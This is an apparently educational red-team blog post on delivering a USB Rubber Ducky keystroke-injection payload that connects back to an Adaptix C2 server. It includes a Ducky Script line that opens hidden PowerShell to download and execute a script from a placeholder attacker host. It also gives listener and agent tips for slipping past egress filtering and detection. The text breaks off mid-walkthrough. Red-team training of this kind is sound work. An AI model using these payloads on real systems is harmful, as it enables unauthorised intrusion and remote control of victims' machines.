Getting Initial Access with USB Rubber Ducky + Adaptix C2
Welcome back to another Hak5 toolkit series. If you went through the LAN Turtle write-up and enjoyed it, I think you might like this one just as much. In this post, I will be shifting into a more hands-on approach exploring how to create both simple and advanced payloads using the USB Rubber Ducky and connect it with our C2 infrastructure to simulate a reverse connection. What's interesting is that setting this up takes far less effort than most people would expect, especially when compared to traditional exploitation techniques.
Hypothesis
To put things into perspective, imagine you're part of an internal red team exercise and you're trying to gain initial access to a target machine. Nothing seems to work. There are no exploitable vulnerabilities, all systems are fully patched, and endpoint defenses are well configured. In short, as we'd say locally, "kumekauka" .
It feels like the defenders anticipated every move you might make.
At this point, instead of continuing to push technical exploits, you shift your approach. You notice that USB ports are not disabled and this opens up an entirely different attack vector. With a bit of social engineering whether it's interacting with reception, HR, or simply gaining a moment of physical access you can plug in a device that looks completely harmless. Within seconds, it executes pre-programmed keystrokes, triggers a payload, and establishes a reverse connection back to your command and control infrastructure. Just like that, you achieve initial access without triggering the usual alarms.
Rubber Ducky Intro
Before we dive in , lets look at the basic to understand what we are dealing with... At its core, the Rubber Ducky is a covert keystroke injection platform. To human eye, it looks like an ordinary USB flash drive, but when plugged in, the host OS sees it as a Human Interface Device (HID) keyboard not a storage device. That distinction is everything, because operating systems implicitly trust keyboards. There's no driver installation prompt, or autorun policy to block, and antivirus hook see it just a "keyboard" that types very, very fast.
Key Components
- Payload (Ducky Script) - Human-readable scripting language that compiles down to a binary bytecode (inject.bin)
DELAY 1000
GUI r
STRING powershell -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://attacker/payload.ps1')"
ENTER
- Encoder: Converts Ducky Script to binary (
inject.bin) and tthis is what the device actually executes. This can be complied through Hak5 PayloadStudio (cloud IDE) or the ducktools encoder. - Microcontroller: Inside the Rubber Ducky and handles USB communication and keystroke injection
- Storage (microSD or onboard): Stores the compiled payload (
inject.bin) - USB HID Interface: Presents itself as a keyboard to the host system

Its Looks like below
Setting up Adaptix C2
For this blog, we will be using Adaptix C2. I won’t go too deep into the installation process or dive into the internals, since our focus is on payload generation, but the idea is to get it up and running out of the box so we can use it to generate the binary that will be used for our reverse connection.
To get started, follow the installation steps and make sure all the required packages and prerequisites are installed. At a high level, Adaptix has two components after installation the Server (teamserver) and the Client (GUI).
- The server - responsible for managing all communications coming from the beacon , it handles listener orchestration, agent registration, task queuing, and data storage.
- The client - operator interface where you interact with your beacons, issue commands, view results, and manage the engagement. It supports multiplayer, so multiple operators can connect to the same teamserver simultaneously.
If you have worked with Cobalt Strike before, you will find Adaptix somewhat familiar in terms of how it handles command and control and payload deployment. It actually reminded me of my experience preparing for the CRTO, which is still one of the most practical red team certifications I have taken. I find it lightweight, easy to use, and supports extensions (BOFs), which makes it flexible for different use cases. The fact that it’s open source also means there’s a lot of community contribution, which is always a plus.



See the below steps ;
sudo ./adaptixserver -profile profile.yaml
sudo ./AdaptixClient




Installing Extension Kit
Configuring the Adaptix Listener

We can now create a listener that tells the payload where to connect back once it is executed. In simple terms, this is what allows the target machine to establish communication with our attacker infrastructure. For the listener configuration, we will define a few key settings that determine how and where that connection is made as follows;
- Host or Port: This is what the teamserver actually listens on. Set it to 0.0.0.0:443 so it binds on all interfaces. If you're on a VPS, this is straightforward. If you're on a local network for the demo, use your LAN IP's interface. Port 443 is ideal because most corporate firewalls allow outbound HTTPS using something like 8443 or 4444 risks getting blocked by egress rules.
- Callback addresses: This is what the agent on the target will connect back to. Add your attacker machine's IP (or domain if you have one) with the port:
:443. redirectors or fallback IO can also be configured here - Method :The agent needs to send data back (recon, command output, file contents) and POST handles arbitrary body sizes
- URI: Make it look like normal web traffic. for my case I will use api/v2/update/check, you can pick any of your choice
The rest you can leave them as default , but of course in real world engagements you may want to add the encryption key, to encrypt communication between the agent and team server. SSL for encrypting traffic on transit and adding realistic user agents
Generating the Agent (Payload)


Once the listener is ready, we can now generate the agent (payload). In Adaptix, simply right-click on the configured listener and select the option to generate an agent. this is what will be delivered to the target machine.
For this demonstration, we will use an executable format. Rubber Ducky payload typically leverages mechanisms like downloading a file and executing it directly on the system. Using a standalone .exe makes this process reliable, especially when chaining actions such as downloading and executing within a single flow. You can still experiment with other payload formats depending on your environment and objectives.
After generating the payload, it is also a good practice to rename the file to something that blends into the operating system environment. Instead of leaving it with a generic or suspicious name, you can use something that appears legitimate.
See the below steps below;
